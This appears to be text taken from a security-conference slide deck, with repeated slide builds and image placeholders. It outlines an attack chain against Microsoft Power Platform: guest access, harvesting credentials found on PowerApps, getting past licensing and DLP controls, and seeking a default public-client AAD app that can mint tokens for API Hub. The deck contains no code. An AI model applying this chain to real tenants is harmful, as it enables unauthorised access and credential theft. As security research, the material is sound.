
To sign in, use a web browser to open the page <https://microsoft.com/devicelogin> and enter the code FVC8QCYHE to authenticate.



# A scope away from victory

Can we generate a token to API Hub? (reminder: generating tokens is trivial, it's our user)



Using a built-in public client app?



# A scope away from victory

Can we generate a token to API Hub? (reminder: generating tokens is trivial, it's our user)

Using a built-in public client app? **No.**




# A scope away from victory

Can we generate a token to API Hub? (reminder: generating tokens is trivial, it's our user)

Using a built-in public client app? **No.**

Using our own app?





# A scope away from victory

Can we generate a token to API Hub? (reminder: generating tokens is trivial, it's our user)

Using a built-in public client app? **No.**

Using our own app? **No.**



## A scope away from victory

Can we generate a token to API Hub? (reminder: generating tokens is trivial, it's our user)


Using a built-in public client app? **No.**

Using our own app? **No.**




# Where are we again?

Got guest access.



# Where are we again?

Got guest access.  
Found a bunch of creds on PowerApps.






# Where are we again?

Got guest access.  
Found a bunch of creds on PowerApps.


Tried to access



# Where are we again?

Got guest access.  
Found a bunch of creds on PowerApps.

Tried to access  
→ **Blocked by license**



## Where are we again?


Got guest access.  
Found a bunch of creds on PowerApps.

Tried to access  
→ Blocked by license → Got a license

## Where are we again?

Got guest access.  
Found a bunch of creds on PowerApps.

Tried to access  
→ Blocked by license → Got a license  
→ **Blocked by DLP**



## Where are we again?

Got guest access.  
Found a bunch of creds on PowerApps.

Tried to access

→ Blocked by license → Got a license

→ **Blocked by DLP** → **Pivoted connection** (*bypass vuln under disclosure*)

## Where are we again?


Got guest access.  
Found a bunch of creds on PowerApps.

Tried to access

→ Blocked by license → Got a license

→ Blocked by DLP → Pivoted connection (*bypass vuln under disclosure*)

→ **Blocked by prog access to API Hub**



# Solving for scope

We need to find an AAD app that is:



# Solving for scope

We need to find an AAD app that is:

1. On by-default (available on every tenant)

## Solving for scope

We need to find an AAD app that is:

1. On by-default (available on every tenant)
2. Pre-approved to query API Hub (get internal resource)

## Solving for scope

We need to find an AAD app that is:

1. On by-default (available on every tenant)
2. Pre-approved to query API Hub (get internal resource)
3. Public client (generate tokens on demand)

# Solving for scope

We need to find an AAD app that is:


1. On by-default
2. Pre-approved to query API Hub
3. Public client

# Solving for scope

We need to find an AAD app that is:

1. On by-default
2. Pre-approved to query API Hub
3. Public client

Well, we know about the PowerApps portal!

